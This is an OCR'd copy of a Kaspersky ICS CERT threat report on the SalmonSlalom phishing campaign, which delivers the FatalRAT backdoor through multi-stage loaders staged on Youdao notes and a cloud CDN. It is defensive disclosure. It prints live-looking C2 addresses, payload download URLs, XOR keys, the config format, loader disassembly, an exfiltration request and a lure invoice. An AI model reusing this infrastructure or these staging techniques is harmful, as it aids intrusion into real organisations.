


Kaspersky ICS CERT

kaspersky

Operation SalmonSlalom

A new attack targeting industrial organizations in APAC

Vyacheslav Kopeytsev

24.02.2025 Version 1.0

Contents

Executive summary 3
Technical details 3
Background 3
Initial infection 4
First-stage loader 5
Configurator (Before.dll) 7
Second-stage loader (Fangao.dll) 10
Malware workflow 16
Exploitation of PureCodec (0user.exe) 17
Malicious scripts: YX.vbs and user.bat 17
Exploitation of DriverAssistant (acvb.exe) 19
Third-stage loader (wke.dll) 20
Final payload – FatalRAT 20
Targets 26
About the attackers 27
Conclusions 29
Recommendations 30
Indicators of compromise 34

© 2025 AO KASPERSKY LAB

Executive summary

A Kaspersky ICS CERT investigation uncovered a cyberthreat specifically targeting various industrial organizations in the Asia-Pacific region. The threat was orchestrated by attackers using legitimate Chinese cloud content delivery network (CDN) *myqcloud* and the *Youdao Cloud Notes* service as part of their attack infrastructure. The attackers employed a sophisticated multi-stage payload delivery framework to ensure evasion of detection. Their techniques included the use of a native file hosting CDN, publicly available packers for sample encryption, dynamic changes in command and control (C2) addresses, a CDN hosting the payload, and the use of DLL sideloading.

While examining the code of the malicious artifacts, we noticed similarities to workflows observed in previous campaigns orchestrated by threat actors using open-source remote access Trojans (RATs) such as Gh0st RAT, SimayRAT, Zegost, and FatalRAT. However, this campaign demonstrated a notable shift in tactics, techniques, and procedures specifically tailored to Chinese-speaking targets.

Kaspersky ICS CERT called this attack campaign SalmonSlalom: the attackers challenged the cyberdefences like a salmon navigates the cascading water while travelling upstream, losing their strength in maneuvering between sharp rocks.

For more information, please contact: ics-cert@kaspersky.com

Technical details

Background

Youdao is a Chinese search engine and *Youdao Cloud Notes*, formerly known as Dao Notes, is an online database designed for individuals and teams, launched on June 28, 2011. Its versatile support spans multiple platforms, including client applications for personal computers (Windows and Mac), mobile (Android and IOS), and web. Thanks to its user-friendly interface and extensive multi-platform compatibility, it has garnered significant attention from Chinese-speaking threat actors, who are increasingly utilizing it for malicious purposes.

To investigate this trend further, we conducted a search to identify all web pages associated with *Youdao Cloud Notes* that have recently been reported for suspicious activity. Our findings indicate that a significant number of threat actors were actively leveraging this service for their malicious activities.

© 2025 AO KASPERSKY LAB

However, one intriguing case stood out because of an excessively long delivery framework, dynamic alterations of subsequent payloads, extensive infrastructure, and the use of a legitimate binary's function to spawn a child process.

Initial infection

Kaspersky ICS CERT experts received information about a phishing campaign targeting government agencies and industrial organizations in the Asia-Pacific region (Taiwan, Malaysia, China, Japan, Thailand, Hong Kong, South Korea, Singapore, the Philippines, Vietnam, etc.). In the course of our subsequent research, we found that as a result of a complex multi-stage malware installation procedure, a backdoor class of malware, FatalRAT, is introduced into the system. Unlike another series of attacks described in an ESET report, the infection vector was not fake websites, but zip archives delivered via email, WeChat and Telegram.

The zip archives were disguised as invoices or legitimate tax filing applications for Chinese-speaking individuals and contained the FatalRAT first-stage loader packed using AsProtect, UPX or NSPack to make detection and analysis more difficult. Here are some examples of file names:

Original file name	Translated file name
税前加计扣除新政指引.zip	New policy guidelines for pre-tax super deductions.zip
税务总局关于补贴有关税收的公告.zip	Announcement of the State Administration of Taxation on Subsidy-related Taxes.zip
年度企业所得税汇缴补税尽量安排在5月份入库.zip	The annual corporate income tax remittance and back tax should be arranged to be deposited into the treasury in May as much as possible.zip
关于企业单位调整增值税税率有关政策关于企业单位调整增值税税率有关政策.zip	Regarding the relevant policies for enterprise units to adjust the value-added tax rate. Regarding the relevant policies for enterprise units to adjust the value-added tax rate.zip

In this section we will look at the malware installation process, which, as we said, is complex and involves multiple steps. The installation sequence is shown below:

© 2025 AO KASPERSKY LAB




Fig. 1 Infection chain

First-stage loader

While analyzing our telemetry data, we discovered that various first-stage loaders were being delivered as initial access methods to deploy FatalRAT samples to Chinese-speaking targets.

The loaders we encountered are typically packed using UPX, AsPacker, or NSPack, and are unpacked at runtime. The unpacked loader is then compiled using Microsoft Visual C/C++ 2010. We were also able to clearly observe the

© 2025 AO KASPERSKY LAB

presence of debug information in its string references, providing valuable insight into the threat actor's environment:

K:\C++2010\DLLrun\DLLrunYoudao\Release\DLLrunYoudao.pdb

Upon execution, the first-stage loader makes an HTTP request to *Youdao Cloud Notes* to download a dynamically updated list of links to configurators (Before.dll) and second-stage loaders (Fangao.dll), for example:

http://note.youdao[.]com/yws/api/note/4b2eead06fc72ee2763ef1f653cdc4ae

The *Youdao Cloud Notes* returns a JSON response. The first few lines contain information about the note creation and modification time, file name, size, followed by the next staged cloud storage location. The note structure was also described in the K7 Security Labs report on the Sneaky SiMay RAT.


```
{"p":"/AD66121B512F4BB2B084E9228A0BB1A1/C52F907D02064FFE9BE59D59F3282B5E","ct":1684683367,"su":"","pr":0,"au":"","pv":27963,
"mt":1686814619,"sz":11470,"domain":0,"tl":"dll","isFinanceNote":false,"content":"<div yne-bulb-block=\"code\" id=\"
5936-1685612906018\" data-theme=\"default\" data-language=\"javascript\" style=\"white-space: pre-wrap;\">[1START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[1END]\n[2START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[2END]\n[3START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[3END]\n[4START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[4END]\n[5START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[5END]\n[6START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[6END]\n[7START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[7END]\n[8START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[8END]\n[9START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[9END]\n[10START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[10END]\n[11START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[11END]\n[12START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[12END]\n[13START]\n
```


Fig. 2 Dynamically updated list of links to next-stage modules

The first-stage loader parses the custom note structure and picks the first links to the configurator (Before.dll) and the second-stage loader (Fangao.dll). If the first links don't work, the next ones will be selected.

© 2025 AO KASPERSKY LAB

```
                mov     eax, offset aStart ; "START]\n"
                lea     esi, [ebp+var_64]
;   try {
                mov     [ebp+var_4], 0
                call    sub_402150
                add     esp, 0Ch
;   } // starts at 40142F
;   try {
                mov     byte ptr [ebp+var_4], 2
                cmp     [ebp+var_88], 10h
                jb      short loc_40145A
                mov     edx, [ebp+var_9C]
                push    edx             ; void *
                call    ??3@YAXPAX@Z    ; operator delete(void *)
                add     esp, 4

loc_40145A:                             ; CODE XREF: sub_4013D0+79↑j
                lea     eax, [ebp+var_2C]
                push    offset asc_41901C ; "\n["
                push    eax             ; void *
                mov     [ebp+var_88], 0Fh
                mov     [ebp+var_8C], 0
                mov     byte ptr [ebp+var_9C], 0
                call    sub_402080
                push    eax
                mov     eax, offset aEnd ; "END]"
                lea     esi, [ebp+var_48]
```

Fig. 3 Part of the first-stage loader responsible for parsing the custom Youdao note structure

Once downloaded, Fangao.dll and Before.dll will be loaded and executed by the first-stage loader.

Configurator (Before.dll)

This DLL has an export named **Before** and a PDB path with Chinese characters:

K:\C++\梵高远程管理客户端二号\Release\BEFORE.pdb

The project name from the path could be translated as “Van Gogh Remote Management Client No. 2”.

> Important note: *this malware module, as well as the final payload, requires configuration information to operate. During our research we discovered several variants of Before.dll: with hardcoded configuration information, with dynamically updated configuration information, and samples that combine static and dynamic approaches. Let’s consider the last option as the most complete.*

The malware downloads the contents of another note from note.youdao[.]com to obtain configuration information, for example:

© 2025 AO KASPERSKY LAB

http[:]//note.youdao[.]com/yws/api/note/1eaac14f58d9eff03cf8b0c76dcce913


```
"p": "/AD66121B512F4BB2B084E9228A0BB1A1/2C4D1BF26C274DD6BC4F9D5CA5C9411F",
"ct": 1684683352,
"su": "",
"pr": 0,
"au": "",
"pv": 755,
"mt": 1684757676,
"sz": 3863,
"domain": 0,
"tl": "dll",
"isFinanceNote": false,
"content": "<div yne-bulb-block=\"paragraph\" style=\"white-space: pre-wrap
  ;\"><br></div><div yne-bulb-block=\"code\" id=\"0061-1684684133513\" data
  -theme=\"default\" data-language=\"javascript\" style=\"white-space: pre
  -wrap;\">[1START]\nsubmit=http://101.33.243.31:82\ndll=http://todesk
  -1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=1\nonline=43.154
  .238.130:8081\n[1END]\n[2START]\nsubmit=http://101.33.243.31:82\ndll=http
  ://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=2\nonline
  =111.230.93.174:8081\n[2END]\n[3START]\nsubmit=http://101.33.243.31
  :82\ndll=http://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL
  .dll\nbelong=3\nonline=43.159.192.196:8081\n[3END]\n[4START]\nsubmit=http
  ://101.33.243.31:82\ndll=http://todesk-1316713808.cos.ap-nanjing.myqcloud
  .com/DLL.dll\nbelong=4\nonline=43.138.199.241
  :8081\n[4END]\n[5START]\nsubmit=http://101.33.243.31:82\ndll=http://todesk
  -1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=5\nonline=175.178
  .166.216:8081\n[5END]\n[6START]\nsubmit=http://101.33.243.31:82\ndll=http
  ://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=6\nonline
  =43.139.35.42:8081\n[6END]\n[7START]\nsubmit=http://101.33.243.31:82\ndll
```


Fig. 4 The note content with dynamically updated malware configuration information

This note contains a JSON with three types of URLs: **submit**, **dll** and **online**. If the note is unavailable for some reason, for example, the URL is invalid, Before.dll will use the configuration information specified in its code.

The value of each parameter is encrypted using xor with key *0x58* and written to the configuration file **C:\Users\Public\vanconfig.ini**. Here is an example of the encrypted contents of the FatalRAT configuration file:

```
[data]
submit=0,,(bwwihivkkvjlkvkib`j
dll=0,,(bwwiiuiki`njjhmav;7+v9(u696216?v5!);47-<v;75w   v<44
belong=jn
online=ivijvkoviikb`h`i
```

And the decrypted version of this file:


```
[data]
```


© 2025 AO KASPERSKY LAB

```
submit=http://101.33.243[.]31:82
dll=http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/xxx.dll
belong=26
online=1.12.37[.]113:8081
```

As you can see in the Figure 4, the note has several sets of settings, most often several dozen at once. The malicious program checks the availability of the URL starting from the first block of settings and selects the first block that is functioning to save in the configuration file. The belong parameter refers to the block number in the note content that worked for this particular malware run attempt and can potentially allow the actors to track which of the URLs have already been blocked by security solutions. Before.dll also generates a six-character random value that is used as a victim ID. The generated value is saved in the **C:\Users\Public\history.txt** file.

After that, the configurator extracts a text document into a directory with Before.dll, the text document itself receives the same name as the malware DLL file, but with the extension .txt. Once created, the following text is written to the file:


深圳增值税电子普通发票

发票代码:044032000211
发票号码:95309460
开票日期:2023年05月08日
校验码:53950 07574 26448 23720
机器编号:661570241921

----------购买方----------

名称:荣耀终端有限公司
纳税人识别号:91440300MA5G49LC9K
地址、电话:
开户行及账号:

----------列表一----------

名称:*住宿服务*住宿费
单位:晚
数量:9
单价:474.00
金额:4266.00
税率:免税
随赠:***

价税合计(大写):肆仟贰佰陆拾陆圆整
价税合计(小写):¥4266.00

----------销售方----------

名称:深圳深港会梵希御景酒店管理有限公司
纳税人识别号:914403000886983265
地址、电话:深圳市福田区上梅林御梅公馆A座11楼A12 18988794449
开户行及账号:招商银行深圳华润城支行7559339567105018

----------销售方----------

收款人:赵伟陶
复核:沈迪
开票人:王平

Fig. 5 Lure document used by Before.dll

© 2025 AO KASPERSKY LAB

The document is a fake invoice that is opened by the malware to distract the user.

Note:

- The contents of both custom *Youdao Notes* are updated on a regular basis. However, at the time of writing the page is no longer active.
- During our research we observed some of the servers mentioned above communicating with another malicious executable. We speculate that the same IP address may be used for different malicious campaigns.

Before.dll then collects the name and Windows version of the infected system and sends this information to the attacker's server (as configured by the *submit* parameter provided in the note) in HTTP GET request parameters, for example:

http://101.33.243[.]31:82/initialsubmission?windows_version=17134&computer_name=MYTEST:DESKTOP-CROB74D

Second-stage loader (Fangao.dll)

This DLL has one export named Fangao and a PDB path with Chinese characters:

K:\C++\梵高远程管理客户端二号\Release\FANGAO.pdb

The project folder name is the same as that for **Before.dll**, and we believe that this second-stage loader was compiled with the configurator module.

This module uses a configuration file **C:\Users\Public\vanconfig.ini** prepared by Before.dll.

Fangao.dll reads the submit URL parameter from the configuration file and, like Before.dll, sends information about the infected system to the server: network name and operating system version. The page name **initialsubmission** is appended to the server address.

After that, the malware performs a number of preparatory actions: it checks internet connections by attempting to connect to the Chinese search engine *Baidu.com*, sets the hidden and system attributes to its executable file, and also creates a mutex with the name **UniqueMutexName**.

Next, the configuration file prepared by the Before.dll module is used again, but now the **dll** parameter is used. Fangao.dll downloads the FatalRAT payload (**dll.dll**, for example, bcec6b78adb3cf966fab9025dacb0f05), decrypts it using a seven-byte xor key specific to each loader sample (for example, *0xE8, 0xF4, 0x13, 0x2F, 0xE2, 0xBF, 0x6B*) and runs FatalRAT.

© 2025 AO KASPERSKY LAB

Interestingly, to distract the user's attention, this module displays a window with a message about an alleged error in the program, apparently so that the user does not wonder why he did not see the window of the legitimate program he was running.

